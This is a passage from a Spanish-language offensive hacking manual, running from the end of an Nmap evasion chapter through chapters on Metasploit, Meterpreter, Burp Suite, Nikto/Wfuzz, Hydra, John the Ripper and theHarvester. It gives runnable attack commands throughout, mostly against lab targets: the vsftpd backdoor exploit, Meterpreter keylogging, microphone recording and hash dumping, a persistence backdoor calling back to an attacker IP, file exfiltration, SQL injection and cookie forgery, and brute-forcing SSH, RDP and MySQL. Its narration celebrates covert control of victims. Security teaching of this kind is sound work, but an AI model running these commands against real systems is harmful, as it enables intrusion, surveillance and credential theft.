- **Los IDS modernos (Snort, Suricata, Zeek) detectan patrones de Nmap.** Usa técnicas combinadas para engañarlos.
- **Idle Scan requiere un zombie con IPID predecible.** No cualquier host sirve.
- **Spoofing sin canal de retorno es inútil.** Escaneas, pero no ves resultados.
- **El exceso de decoys puede levantar sospechas aún mayores.**

□ Mini laboratorio práctico

Objetivo: practicar evasión en Metasploitable.

Fragmentación de paquetes:

```
nmap -sS -f 192.168.56.101
```

1.

Manipulación de puertos de origen:

```
nmap -sS -g 53 192.168.56.101
```

2.

Idle Scan (si tienes zombie disponible):

```
nmap -sI 192.168.56.200 192.168.56.101
```

3.

Escaneo sigiloso con delay:

```
nmap -sS -p- --scan-delay 5s 192.168.56.101
```

4.

 Compara con los logs de la víctima: verás cómo cambia la “firma” de tu ataque.

□ Conclusión

Las **técnicas avanzadas de Nmap** convierten un escaneo burdo en una operación de espionaje quirúrgico. Aquí no se trata de descubrir puertos abiertos, sino de **pasar desapercibido mientras lo haces**.

El Red Teamer negrísimo entiende que cada firewall y cada IDS son guardianes que pueden ser engañados con paciencia, creatividad y silencio digital. Nmap, usado en modo extremo, es más que un escáner: es la daga invisible que corta sin dejar sangre.

Capítulo 13

Metasploit Framework: la artillería pesada

Si **Nmap** es la navaja del hacker, **Metasploit** es su cañón de asedio. Es la plataforma que convierte al Red Teamer en un general digital: con un arsenal inmenso de **exploits, payloads y módulos de post-explotación**, capaz de derribar servidores, abrir backdoors y mantener control total sobre la víctima.

Metasploit no es una herramienta, es una **catedral del ataque ofensivo**, construida para ser la artillería pesada del Red Team. Aquí no hay improvisación: cada exploit es una bala lista para ser disparada con precisión quirúrgica.

□ Filosofía de Metasploit

- **El exploit no es el fin, es el inicio.**
- **Cada payload es una semilla de control.**
- **La post-explotación es el verdadero botín.**

El hacker sin Metasploit dispara flechas; el hacker con Metasploit dispara misiles teledirigidos.

□ Anatomía de Metasploit

Metasploit se organiza en **módulos**:

- **Exploits** → código para aprovechar vulnerabilidades.
- **Payloads** → qué hacer cuando el exploit funciona (ej: shell, Meterpreter).
- **Auxiliary** → escaneos, fuzzers, brute force.
- **Post** → módulos de post-explotación (dump de credenciales, escalada).
- **Encoders** → evadir antivirus.

□ La combinación Exploit + Payload es la bala en la recámara.

□ Primeros pasos en Metasploit

1. Iniciar Metasploit:

```
msfconsole
```

2. Buscar un exploit:

```
search vsftpd
```

3. Seleccionar el exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

4. Configurar opciones:

```
set RHOSTS 192.168.56.101
set RPORT 21
```

5. Elegir payload:

```
set PAYLOAD cmd/unix/interact
```

6. Disparar:

```
exploit
```

□ Si la víctima es vulnerable, obtendrás una shell.

□ Meterpreter: el demonio digital

El payload estrella de Metasploit es **Meterpreter**, una shell avanzada que convierte la máquina víctima en un juguete.

Ejemplos:

- **Información del sistema**

```
sysinfo
```

- **Captura de pantalla**

```
screenshot
```

- **Keylogger**

```
keyscan_start
keyscan_dump
```

- **Migrar a otro proceso (persistencia)**

```
migrate 1337
```

- **Robo de contraseñas** (Windows)

```
hashdump
```

 Con Meterpreter, no solo entras: te conviertes en un fantasma residente en la máquina.

□ Uso avanzado de Metasploit

1. **Módulos auxiliares** – escaneo y fuerza bruta

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.56.101
set USERNAME root
set PASSWORD toor
run
```

2. **Módulos de post-explotación** – extracción de información

```
use post/windows/gather/credentials/windows_autologin
set SESSION 1
run
```

3. **Pivoting en redes internas** – moverse a otras máquinas

```
use post/multi/manage/autoroute
set SESSION 1
run
```

4. **Evasión de antivirus** – con encoders

```
set ENCODER x86/shikata_ga_nai
```

□ Ejemplo narrativo en laboratorio

Escenario: Atacando Metasploitable 2.

1. Encuentro servicio FTP vulnerable con Nmap.

Busco exploit en Metasploit:
`search vsftpd`

2.
3. Lanzo el exploit → obtengo shell.
4. Cargo Meterpreter → ejecuto `sysinfo` y descubro kernel Linux 2.6.
5. Post-explotación: exfiltración de `/etc/passwd`.
6. Pivoting: desde la víctima, escaneo otra máquina interna con `autoroute`.

□ Resultado: control total de un host y acceso a la red interna.

□ Advertencias negrísimas

- **Metasploit es un arma de doble filo.** Usarla fuera del laboratorio o sin autorización es delito.
- **Muchos exploits son inestables.** Pueden tumbar servicios o incluso toda la máquina.
- **Nunca confíes en Meterpreter eterno.** Un reinicio puede eliminar la sesión: usa persistencia.

□ Mini laboratorio práctico

Objetivo: usar Metasploit para tomar control de una máquina vulnerable.

1. Arranca Kali y Metasploitable.
2. Escanea servicios con Nmap.

Busca un exploit en Metasploit:
```
msfconsole
search ftp
```

3.
4. Configura RHOSTS y PAYLOAD.
5. Lanza el exploit y abre Meterpreter.
6. Extrae usuarios y contraseñas con `hashdump`.

□ Si logras esto, ya habrás sentido el poder de la **artillería pesada** del Red Team.

□ Conclusión

Metasploit es el **campo de batalla digital condensado en un framework**. Desde un único entorno puedes escanear, explotar, pivotar y persistir. El Red Teamer que domina Metasploit no es un aficionado: es un **arquitecto de ataques completos**, capaz de mover piezas en silencio hasta tomar el control total.

El script kiddie copia comandos; el guerrero negrísimo escribe su propia sinfonía de exploits en **la artillería pesada del hacking ofensivo**.

Capítulo 14

Post-explotación con Meterpreter

Explotar un servicio y obtener acceso es apenas el **primer bocado**. El verdadero banquete del Red Teamer comienza después: la **post-explotación**. Aquí se decide si el atacante se va con un simple trofeo o se convierte en un fantasma residente en el sistema, invisible y omnipresente.

Meterpreter, el payload estrella de Metasploit, es la herramienta ideal para esta fase: una shell avanzada que se carga en memoria, sin dejar rastros en disco, y que permite realizar todo tipo de operaciones sin ser detectado fácilmente.

Con Meterpreter, la máquina víctima no solo está comprometida: **se convierte en un sirviente del atacante**.

□ Filosofía de la post-explotación

- **El exploit abre la puerta, pero Meterpreter amuebla la casa.**
- **El atacante no busca solo acceso: busca control total.**
- **Persistir y moverse sigilosamente es más valioso que un ataque ruidoso.**

□ Capacidades principales de Meterpreter

1. Recolección de información

- **Sistema y usuario**

```
sysinfo
getuid
```

- **Listado de procesos**

```
ps
```

- **Volcado de hashes (Windows)**

```
hashdump
```

2. Persistencia y movimiento

- **Migrar a otro proceso** (para sobrevivir si el proceso inicial muere):

```
migrate 1337
```

- **Crear persistencia en Windows**

```
run persistence -X -i 10 -p 4444 -r 192.168.56.1
```

 Inyecta backdoor que se ejecuta en cada reinicio.

3. Keylogging y espionaje

- **Captura de teclado**

```
keyscan_start
keyscan_dump
```

- **Captura de pantalla**

```
screenshot
```

- **Grabación de micrófono (Windows)**

```
record_mic -d 10
```

4. Robo y exfiltración de archivos

- **Descargar archivo**

```
download secret.docx /home/attacker/loot/
```

- **Subir archivo malicioso**

```
upload backdoor.exe C:\\Users\\victim\\AppData
```

5. Movimiento lateral (pivoting)

- **Autoroute** – agregar rutas a nuevas redes internas:

```
use post/multi/manage/autoroute
set SESSION 1
run
```

- **Port forwarding** – redirigir tráfico a través de la víctima:

```
portfwd add -l 8080 -p 80 -r 192.168.56.200
```

□ Ejemplo oscuro de post-explotación

Escenario: Acceso a un Windows 10 mediante exploit SMB.

1. Obtengo sesión Meterpreter.

Recolecto información inicial:
```
sysinfo
getuid
```
2.
3. Migro a un proceso confiable (explorer.exe).

Activo keylogger y espero:
```
keyscan_start
keyscan_dump
```
4. → Capturo credenciales de Outlook.
5. Persistencia: creo backdoor en el registro de Windows.
6. Movimiento lateral: con `autoroute`, alcanzo el servidor de base de datos interno.
7. Exfiltración: descargo `clientes.xlsx` y lo envío a mi máquina Kali.

□ El exploit inicial era solo el inicio. El **festín real** vino después, cuando la máquina me entregó sus secretos sin resistencia.

□ Técnicas avanzadas con Meterpreter

- **Pass-the-Hash**: usar hashes robados sin necesidad de crackearlos.
- **Escalada de privilegios**: cargar exploits de kernel desde Meterpreter para pasar de usuario a administrador/root.
- **Screenshare**: ver en tiempo real lo que hace la víctima.
- **Sniffer integrado**: capturar tráfico desde la propia máquina comprometida.

□ Advertencias negrísimas

- **Meterpreter en memoria es sigiloso, pero no indetectable.** EDRs modernos (CrowdStrike, Defender ATP) pueden identificar comportamientos sospechosos.
- **Persistencia mal hecha = alarma inmediata.** Un backdoor demasiado ruidoso despierta al Blue Team.
- **Moverse lateralmente sin estrategia puede delatarte.** Cada salto debe planearse con precisión.

□ Mini laboratorio práctico

Objetivo: practicar post-explotación en Metasploitable.

1. Explota el servicio vsFTPd vulnerable con Metasploit.
2. Obtén una sesión Meterpreter.

Ejecuta:

```
sysinfo
screenshot
keyscan_start
```

3.

Descarga un archivo de la víctima:

```
download /etc/passwd /home/kali/loot/
```

4.

5. Usa `autoroute` para pivotar hacia otra máquina de tu red de laboratorio.

□ Al terminar, tendrás información sensible y la capacidad de moverte dentro de la red: **control real, no solo acceso**.

□ Conclusión

La **post-explotación con Meterpreter** es el corazón del Red Teaming: no basta con abrir la puerta, hay que explorar la casa, robar documentos, escuchar conversaciones y dejar una ventana siempre abierta para volver.

El hacker negrísimo no se conforma con un exploit exitoso: lo transforma en una **dominación silenciosa y prolongada**, donde la víctima sigue funcionando sin notar que ya es un títere en manos del atacante.

Capítulo 15

Burp Suite: anatomía del proxy y manipulación de tráfico

En el arsenal del Red Team, pocas armas son tan precisas y afiladas como **Burp Suite**. Si Metasploit es la artillería pesada, Burp es el **bisturí**: la herramienta para abrir en canal una aplicación web, examinar cada petición, alterar cada respuesta y descubrir las grietas por donde se cuela el atacante.

Un sitio web parece sólido para el usuario común. Pero cuando Burp está en medio, cada clic, cada cookie, cada parámetro es una oportunidad para el hacker. La diferencia entre un script

kiddie y un Red Teamer negrísimo está en **saber manipular el tráfico como un cirujano manipula el bisturí**.

□ Filosofía de Burp Suite

- **El navegador miente, el tráfico no.**
- **Toda petición puede ser alterada.**
- **La web habla en HTTP y HTTPS, y Burp es su traductor oscuro.**

Burp Suite no es solo un proxy: es un **laboratorio web completo**. Desde interceptar formularios hasta automatizar ataques masivos, Burp ofrece todo lo necesario para destrozar aplicaciones con precisión quirúrgica.

□ Componentes principales de Burp Suite

1. **Proxy**
   - Intercepta tráfico HTTP/HTTPS entre el navegador y el servidor.
   - Permite modificar peticiones antes de que lleguen al servidor.
2. **Repeater**
   - Reenvía y modifica peticiones a voluntad.
   - Ideal para probar parámetros vulnerables.
3. **Intruder**
   - Automatiza ataques de fuerza bruta e inyección.
   - Ejemplo: probar 1000 contraseñas en un login.
4. **Decoder**
   - Codifica/decodifica cadenas (Base64, URL, hex, etc.).
   - Perfecto para manipular cookies o tokens.
5. **Comparer**
   - Compara respuestas del servidor.
   - Útil para detectar pequeñas diferencias en respuestas (ej: un error SQL).
6. **Extender**
   - Permite añadir plugins y scripts en Python/Java.
   - La comunidad ha creado extensiones poderosísimas.

□ Primeros pasos con Burp

1. Configuración del proxy

- En el navegador (Firefox recomendado): configurar proxy manual → `127.0.0.1:8080`.
- Importar el **certificado de Burp** para interceptar HTTPS sin alertas.

2. Interceptar una petición

- Abrir Burp → activar “Intercept ON”.
- Entrar en un sitio web desde el navegador.
- Burp muestra la petición en crudo. Aquí puedes modificar parámetros, cookies, cabeceras.

Ejemplo:

```
GET /login?user=admin&pass=1234 HTTP/1.1
Host: victima.com
```

Puedes cambiar el parámetro `pass=1234` antes de que llegue al servidor.

□ Uso de Repeater (el bisturí de precisión)

Enviar una petición al **Repeater** → modificar y reenviar infinitas veces.

Ejemplo:

1. Petición original:

```
POST /login HTTP/1.1
user=admin&pass=1234
```

2. Modificación con Repeater:

```
user=admin' OR '1'='1&pass=1234
```

 Si el servidor responde con “Bienvenido admin”, has encontrado una **inyección SQL**.

□ Uso de Intruder (el martillo automático)

Ejemplo: ataque de fuerza bruta en un formulario de login.

1. Marcar campo `password` como posición de ataque.
2. Cargar diccionario (`rockyou.txt`).
3. Configurar ataque tipo **Sniper**.
4. Lanzar el ataque → Burp probará todas las contraseñas.

 Las respuestas con diferente longitud o código HTTP revelan la contraseña correcta.

□ Ejemplo narrativo: disección de una aplicación web

Escenario: Portal de empleados con login.

1. Intercepto tráfico en Burp:

```
POST /login HTTP/1.1
user=john&pass=1234
```

2. Envío la petición al Repeater → pruebo SQLi básica:

```
user=john' OR '1'='1&pass=1234
```

Respuesta: acceso concedido.

3. Uso Intruder para brute force sobre campo “user”. → Encuentro usuarios reales.
4. Con Decoder, manipulo cookie de sesión:
   - Cookie original: `dXN1cj1qb2hu`
   - Decodificada: `user=john`
   - Modifico a `user=admin`, recodifico y envío. → Acceso como administrador.

 Con Burp, un simple login mal protegido se convierte en un **festín de vulnerabilidades**.

□ Advertencias negrísimas

- **Burp puede romper sesiones reales.** Nunca interceptes tráfico de aplicaciones en producción sin autorización.
- **Intruder es ruidoso.** Puede activar mecanismos de seguridad (WAF, bloqueos de IP).
- **Algunos sitios detectan proxies.** Usa VM y proxys encadenados para ocultar tu Burp.

□ Mini laboratorio práctico

Objetivo: explotar DVWA (Damn Vulnerable Web App) con Burp.

1. Configura navegador para usar Burp como proxy.
2. Ingresa al login de DVWA y captura la petición.
3. Modifica el campo `user` en Repeater para probar SQLi.
4. Usa Intruder para probar un diccionario en el campo `password`.
5. Manipula cookies con Decoder y observa diferencias en acceso.

 Verás cómo Burp revela la verdadera fragilidad de aplicaciones web.

□ Conclusión

Burp Suite es más que un proxy: es el **quirófano del hacker web**. Con él, puedes interceptar, modificar y manipular cada bit que viaja entre cliente y servidor. El Red Teamer que domina Burp no ve páginas bonitas: ve parámetros, cabeceras y sesiones como **órganos expuestos sobre una mesa de operaciones**.

En el camino negrísimo, Burp Suite es el bisturí con el que se diseccionan las aplicaciones, hasta que el código sangra sus secretos.

Capítulo 16

Escaneo de vulnerabilidades con Nikto y Wfuzz

No todo ataque empieza con un exploit sofisticado. Muchas veces basta con **olfatear** un sitio web para encontrar grietas abiertas, configuraciones débiles o errores de administración. Aquí entran en juego dos sabuesos del Red Team: **Nikto** y **Wfuzz**.

- **Nikto**: el perro de ataque que husmea servidores web en busca de configuraciones peligrosas, directorios ocultos y vulnerabilidades conocidas.
- **Wfuzz**: el sabueso incansable que prueba miles de combinaciones hasta descubrir lo que nadie quería mostrar: directorios, parámetros, credenciales.

Para el Red Teamer negrísimo, estas herramientas son los **olfatos que detectan el olor del miedo** en las aplicaciones web.

□ Filosofía del escaneo web

- **Lo oculto siempre habla.** Directorios escondidos, paneles de admin, comentarios en código: todo deja rastros.
- **El administrador descuidado es el mejor aliado del hacker.**
- **Los sabuesos no piensan: solo buscan y encuentran.**

□ Nikto – el cazador de vulnerabilidades

Nikto es un escáner de servidores web con una base de datos de más de **6,700 vulnerabilidades conocidas**.

Ejemplo básico:

```
nikto -h http://192.168.56.101
```

□ Resultado: lista de directorios sensibles, configuraciones peligrosas, versiones vulnerables.

Opciones útiles:

- Escanear SSL:

```
nikto -h https://victima.com
```

- Especificar puerto:

```
nikto -h http://192.168.56.101 -p 8080
```

- Guardar resultados en HTML:

```
nikto -h http://victima.com -o reporte.html -Format htm
```

Ejemplo narrativo en laboratorio (DVWA):

Nikto detecta:

- `/phpinfo.php` expuesto.
- Directorio `/admin/` accesible.
- Apache desactualizado vulnerable a DoS.

 Sin un solo exploit, ya tenemos un **mapa de debilidades**.

□ Wfuzz – el sabueso del brute forcing web

Mientras Nikto huele vulnerabilidades conocidas, **Wfuzz** es la fuerza bruta de la enumeración: directorios ocultos, parámetros GET/POST, nombres de usuario.

Escaneo de directorios:

```
wfuzz -u http://192.168.56.101/FUZZ -w
/usr/share/wordlists/dirb/common.txt
```

 "FUZZ" es reemplazado por cada palabra del diccionario.

Fuerza bruta en parámetros:

```
wfuzz -u "http://192.168.56.101/login.php?user=FUZZ&pass=1234" -w
users.txt
```

Filtrar respuestas por tamaño o código HTTP:

```
wfuzz -u http://victima.com/FUZZ -w lista.txt --hc 404
```

 Ignora respuestas 404, muestra solo directorios válidos.

Ejemplo narrativo:

En un portal, Wfuzz revela:

- `/backup/` oculto con archivos SQL.
- `/test/` con scripts de depuración.
- Usuarios válidos en el login: `admin, soporte, juan`.

 Ahora el atacante sabe **dónde atacar y con qué nombres probar credenciales**.

□ Nikto vs Wfuzz – los dos sabuesos

Herramienta	Función principal	Ideal para
Nikto	Escaneo de vulnerabilidades conocidas	Detectar configuraciones inseguras, archivos sensibles
Wfuzz	Fuerza bruta de directorios/parametros	Descubrir recursos ocultos, enumerar usuarios, fuzzing

Un Red Teamer profesional los usa en conjunto: Nikto para **olfatear debilidades ya registradas**, Wfuzz para **rascar hasta encontrar lo oculto**.

□ Ejemplo oscuro: ataque combinado

1. Nikto encuentra `/admin/` expuesto en un sitio vulnerable.
2. Wfuzz descubre que `/admin/backup/` contiene `db.sql`.
3. El atacante descarga la base de datos completa.

 Con dos herramientas sencillas, el Red Team logró lo que un pentest manual tardaría horas en descubrir.

□ Advertencias negrísimas

- **Nikto es ruidoso.** Un IDS/IPS lo detecta fácilmente. Úsalo solo en laboratorio o con autorización.
- **Wfuzz puede generar miles de peticiones.** Esto puede tumbar aplicaciones débiles.
- **Nunca lances estos escaneos en sitios de terceros sin permiso.** Es ilegal y rastreable.

□ Mini laboratorio práctico

Objetivo: encontrar directorios y vulnerabilidades en DVWA con Nikto y Wfuzz.

1. Ejecutar Nikto:

```
nikto -h http://192.168.56.101/dvwa/
```

□ Observa configuraciones inseguras y directorios expuestos.

2. Ejecutar Wfuzz:

```
wfuzz -u http://192.168.56.101/dvwa/FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --hc 404
```

□ Encuentra rutas ocultas.

3. Probar fuzzing en login:

```
wfuzz -u "http://192.168.56.101/dvwa/login.php?user=FUZZ&pass=1234" -w
users.txt
```

□ Con estas pruebas, ya tendrás un **mapa de vulnerabilidades y entradas ocultas** para explotar en el próximo paso.

□ Conclusión

Nikto y Wfuzz son los **sabuesos del Red Team**: uno rastrea vulnerabilidades conocidas, el otro cava hasta descubrir lo que está escondido. Juntos, convierten una aplicación web en un campo de cacería donde cada archivo olvidado, cada directorio mal protegido y cada usuario válido se convierte en una presa fácil.

En el camino negrísimo, dominar estos sabuesos significa **oler el miedo en los servidores** y usarlo para abrir puertas que el administrador creía cerradas.

Capítulo 17

Hydra y THC-Hydra: ataques de fuerza bruta despiadados

En el mundo del Red Team, hay herramientas de precisión y hay armas de demolición. **Hydra (THC-Hydra)** es esto último: el **martillo del hacker**, diseñado para golpear de manera repetitiva y despiadada hasta romper la cerradura más frágil.

Si Nikto y Wfuzz son sabuesos que huelen vulnerabilidades, Hydra es el **verdugo incansable** que prueba miles de combinaciones hasta desgarrar la debilidad más común de cualquier sistema: las **contraseñas humanas**.

□ Filosofía del ataque de fuerza bruta

- **La seguridad es tan fuerte como la contraseña más débil.**
- **El ser humano es el eslabón roto.**
- **La paciencia de Hydra es infinita: siempre golpea, nunca se cansa.**

Los administradores aún confían en claves como `123456`, `admin`, `qwerty`. Hydra existe para recordarles lo estúpido de esa confianza.

□ Hydra en acción

Hydra soporta una amplia variedad de protocolos: **SSH, FTP, HTTP, RDP, MySQL, SMB, POP3, Telnet, LDAP, VNC**, entre otros.

Sintaxis básica

```
hydra -l usuario -P lista.txt 192.168.56.101 ssh
```

□ Ataca servicio SSH en la IP 192.168.56.101 usando el usuario `usuario` y probando contraseñas del diccionario `lista.txt`.

□ Ejemplos prácticos de ataques con Hydra

1. Fuerza bruta en SSH

```
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh
```

□ Busca acceso al root en un servidor Linux vulnerable.

2. Fuerza bruta en FTP

```
hydra -l admin -P rockyou.txt 192.168.56.101 ftp
```

□ Perfecto contra servidores FTP mal configurados.

3. Fuerza bruta en HTTP (formulario web)

```
hydra -l admin -P rockyou.txt 192.168.56.101 http-post-form
"/login.php:user=^USER^&pass=^PASS^:F=Login Failed"
```

- `^USER^` y `^PASS^` → variables sustituidas por Hydra.
- `F=Login Failed` → texto que indica intento fallido.

4. Fuerza bruta en RDP (escritorio remoto de Windows)

```
hydra -l administrator -P rockyou.txt rdp://192.168.56.101
```

 Ataques letales en redes corporativas donde muchos aún usan credenciales por defecto.

5. Fuerza bruta en MySQL

```
hydra -l root -P wordlist.txt 192.168.56.101 mysql
```

 Perfecto para bases de datos con claves débiles.

Estrategias avanzadas

- **Ataque con múltiples hilos (threads):**

```
hydra -l admin -P lista.txt -t 8 192.168.56.101 ssh
```

 `-t 8` = ocho intentos simultáneos → más rápido, pero más ruidoso.

- **Combinación de listas de usuarios y contraseñas:**

```
hydra -L users.txt -P pass.txt 192.168.56.101 ssh
```

- **Uso en ataques distribuidos:** Hydra puede combinarse con scripts para repartir intentos entre múltiples máquinas (un pequeño botnet de laboratorio).

Ejemplo narrativo de ataque con Hydra

Escenario: Red corporativa vulnerable.

1. El Red Team descubre un servidor SSH expuesto.

Lanza Hydra con diccionario “rockyou.txt”:
```
hydra -l admin -P rockyou.txt 10.10.10.5 ssh
```
2.
3. En menos de 10 minutos, Hydra revela la clave: `admin:password123`.

4. Con estas credenciales, el atacante accede a la red interna y empieza movimiento lateral.

 Una contraseña débil convierte un bastión en un **castillo de arena**.

□ Advertencias negrísimas

- **Hydra es ruidoso.** Cada intento queda registrado en los logs de la víctima.
- **Los sistemas con bloqueos de cuenta tras N intentos detectan y detienen ataques brutos.**
- **El uso irresponsable en redes ajenas es ilegal y rastreable.**

□ Mini laboratorio práctico

Objetivo: romper una contraseña en un servicio de laboratorio con Hydra.

1. Arranca Metasploitable 2.
2. Descubre que el puerto 21 (FTP) está abierto con Nmap.

Lanza Hydra contra FTP:

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.56.101
ftp
```

3.
4. Si la clave está en el diccionario, Hydra la revelará.

 En minutos habrás visto cómo el **martillo de Hydra** rompe la seguridad más débil: la contraseña humana.

□ Conclusión

Hydra es el recordatorio cruel de que **la seguridad muere en la contraseña más débil**. Un firewall de millones de dólares no sirve de nada si el usuario escribe `123456`.

El Red Teamer que domina Hydra sabe que, cuando todo lo demás falla, la fuerza bruta siempre es un recurso válido: lento, despiadado y efectivo. Hydra no piensa, no descansa, no razona. Solo golpea hasta que la cerradura se rompe.

En el camino negrísimo, Hydra es el **martillo del Red Team**, y cada golpe resuena como un aviso a los administradores descuidados: “Tus contraseñas no son tuyas, son mías.”

Capítulo 18

John the Ripper: cracking de contraseñas a nivel infernal

Si Hydra es el martillo que golpea puertas con fuerza bruta, **John the Ripper** es el verdugo silencioso que descifra llaves robadas en la penumbra. Mientras Hydra necesita un servicio expuesto para intentar contraseñas, John se alimenta de **hashes** extraídos de sistemas: los convierte en carne, desgarrando el secreto que los administradores juraban inviolable.

John no pregunta, **John sentencia**. Y lo hace con precisión quirúrgica.

□ Filosofía del cracking offline

- Hydra prueba contraseñas en vivo.
- John las ejecuta **offline**, sin alertar al sistema objetivo.
- El éxito depende de la calidad de los diccionarios, las reglas y la potencia de cómputo.

□ En un pentest, Hydra abre la puerta… pero John roba las llaves del castillo.

□ Hashes: el alimento de John

Para usar John, primero hay que **extraer hashes**. Estos pueden venir de:

- `/etc/shadow` en Linux.
- SAM (Security Account Manager) en Windows (`C:\Windows\System32\config\SAM`).
- Archivos de bases de datos, dumps de Active Directory o volcados de memoria.

Ejemplo de hash SHA-512 de Linux:

```
$6$randomsalt$uFuqZqQ7.jk5Vvu7nZkNwQIBUOjw0iZpS2vko2YzyHykT3...
```

Ejemplo de hash NTLM de Windows:

```
aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
```

□ Instalación de John

En Kali Linux ya viene preinstalado:

```
apt install john -y
```

Versión alternativa (más poderosa): **Jumbo John**, que incluye más formatos y optimizaciones:

```
git clone https://github.com/openwall/john -b bleeding-jumbo john
cd john/src && ./configure && make -s clean && make -sj4
```

□ Modos de ataque de John

1. Ataque de diccionario

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

□ John prueba cada palabra del diccionario contra los hashes.

2. Ataque con reglas (reglas de mutación)

```
john --wordlist=rockyou.txt --rules hashes.txt
```

□ John muta palabras (`admin` → `Admin123!`, `@dm1n`, etc.).

3. Ataque incremental (brute force total)

```
john --incremental=All hashes.txt
```

□ John genera todas las combinaciones posibles. Letal, pero extremadamente lento.

4. Cracking por máscaras (mask attack)

```
john --mask=?d?d?d?d?d hashes.txt
```

□ Para claves numéricas de 5 dígitos (ejemplo: PIN).

5. Cracking NTLM con GPU (usando OpenCL)

```
john --format=NT --wordlist=rockyou.txt --rules --fork=4 hashes.txt
```

□ Usa múltiples procesos y aceleración con GPU.

□ Ejemplos prácticos

Cracking de hashes de Linux

1. Copiar `/etc/shadow` desde máquina víctima.

Preparar con `unshadow`:

```
unshadow /etc/passwd /etc/shadow > hashes.txt
```

2.

Crackear con John:

```
john --wordlist=rockyou.txt hashes.txt
```

3.

Cracking de hashes de Windows (NTLM)

Extraer hashes con `samdump2` o `impacket-secretsdump`:

```
secretsdump.py administrador@192.168.56.105
```

1.

Crackear con John:

```
john --format=NT hashes.txt
```

2.

□ Estrategias avanzadas

- **Combinar Hydra y John:**
  - Hydra para intentar contraseñas débiles en vivo.
  - John para descifrar hashes robados sin límite de intentos.
- **Uso de reglas personalizadas:** El archivo `john.conf` permite reglas de mutación como añadir sufijos, mayúsculas o símbolos.

Ataques híbridos: Combinar diccionario + incremental:

```
john --wordlist=rockyou.txt --rules --incremental hashes.txt
```

-

□ Escenario narrativo

Un Red Team obtiene acceso a un servidor con permisos bajos. Logra descargar `/etc/shadow`.

- Tras correr `unshadow`, alimentan a John.

En minutos, revela:

```
root:password1
sysadmin:qwerty123
```

-
- Con estas claves, el acceso se eleva a root y, más tarde, abre puertas a toda la red corporativa.

□ Hydra habría tardado horas en intentarlo en vivo. John, en silencio, las descifró en minutos.

□ Advertencias infernales

- John no inventa magia: si la contraseña es larga, única y con caracteres complejos, puede resistir años de cómputo.
- El cracking es intensivo en CPU/GPU y puede sobrecalentar equipos mal preparados.
- Usar John fuera de entornos controlados es ilegal.

□ Conclusión

John the Ripper es el verdugo en las sombras. No golpea puertas como Hydra: roba las llaves en silencio y las descifra con paciencia demoníaca. Cada hash roto es un recordatorio: la fortaleza de un sistema no depende de firewalls ni IDS, sino de la debilidad humana al elegir contraseñas previsibles.

En el camino del Red Team, Hydra y John son las dos caras de la misma moneda:

- Hydra abre puertas a golpes.
- John roba llaves y las desgasta hasta convertirlas en polvo.

Capítulo 19

theHarvester: recolectando información a lo grande

Antes de atacar un castillo, el ejército observa sus murallas, cuenta centinelas y estudia rutas de escape. En el hacking, esa labor de exploración inicial se llama **OSINT** (Open Source Intelligence). Aquí es donde aparece **theHarvester**, una herramienta diseñada para recolectar direcciones de correo, dominios, subdominios, nombres de hosts, y hasta datos de empleados en la red.

theHarvester no explota. theHarvester vigila. Como un cuervo en la noche, roba información pública y la convierte en inteligencia accionable para el Red Team.

□ ¿Qué es theHarvester?

Es una herramienta de **reconocimiento pasivo y activo** escrita en Python, pensada para recopilar información de fuentes abiertas. Permite al atacante:

- Encontrar **correos electrónicos** asociados a un dominio.
- Descubrir **subdominios y hosts**.
- Identificar **IP y rangos de red**.
- Integrar búsquedas con **Shodan** y otros motores especializados.

En la etapa de **footprinting**, theHarvester es la guadaña que corta información expuesta sin necesidad de levantar sospechas.

□ Instalación

En **Kali Linux**, viene preinstalado:

```
apt install theharvester -y
```

Si deseas compilar desde GitHub:

```
git clone https://github.com/laramies/theHarvester
cd theHarvester
pip3 install -r requirements.txt
```

□ Uso básico

Sintaxis general:

```
theHarvester -d <dominio> -b <motor> -l <límite> -f <output>
```

Parámetros clave:

- `-d` → dominio objetivo (ej: target.com).
- `-b` → motor de búsqueda (ej: google, bing, linkedin, shodan).
- `-l` → límite de resultados.
- `-f` → exporta a HTML/XML para reportes.

□ Ejemplos prácticos

1. Recolectar correos electrónicos de un dominio

```
theHarvester -d target.com -b google -l 500 -f informe.html
```

□ Busca emails indexados en Google relacionados con **target.com**.

2. Subdominios y hosts a través de Bing

```
theHarvester -d target.com -b bing -l 200
```

 Descubre subdominios ocultos: `vpn.target.com`, `mail.target.com`, etc.

3. Integrando con Shodan

```
theHarvester -d target.com -b shodan -l 100
```

 Obtiene servicios expuestos públicamente: puertos abiertos, banners de aplicaciones.

4. Múltiples fuentes de forma simultánea

```
theHarvester -d target.com -b google,bing,linkedin -l 300 -f report.xml
```

 Extrae información de diferentes motores, aumentando cobertura.

Integraciones avanzadas

theHarvester no es un recolector solitario. Puede unirse con otras piezas del arsenal:

- **Con Maltego** → para visualizar gráficamente las relaciones entre correos, subdominios y hosts.
- **Con Recon-ng** → para ampliar bases de datos y pivotear hacia ataques más específicos.
- **Con Burp Suite** → alimentar proxies con subdominios descubiertos.

Escenario narrativo

Un Red Team ataca a una empresa de telecomunicaciones.

- Con `theHarvester -d empresa.com -b linkedin -l 200`, descubren **correos de empleados** filtrados en perfiles laborales.
- Al cruzar datos con Google, encuentran un subdominio olvidado: `dev.empresa.com`.
- El subdominio corre un Jenkins expuesto.
- A partir de esta simple recolección, el ataque escala hasta un **compromiso total del pipeline de desarrollo**.

 theHarvester no disparó un solo exploit: **sembró las semillas del ataque final**.

Riesgos y consideraciones

- Algunos motores de búsqueda bloquean o limitan consultas automáticas → usar proxys o tiempos de espera.
- Mucha de la información obtenida puede ser falsa o desactualizada → siempre validar con técnicas adicionales.
- Usar esta herramienta contra objetivos sin autorización es ilegal.

□ Conclusión

theHarvester es la hoz digital que corta la superficie de internet para revelar lo oculto. Un hacker sin información es un ciego en la batalla. Con theHarvester, el Red Team obtiene una ventaja táctica: conocer qué usuarios existen, qué puertas ocultas esperan ser tocadas y qué servicios duermen bajo la superficie.

En el juego del espionaje digital, **cada correo recolectado es una bala cargada en la recámara del ataque**.

Capítulo 20

Aircrack-NG: desangrando redes Wi-Fi
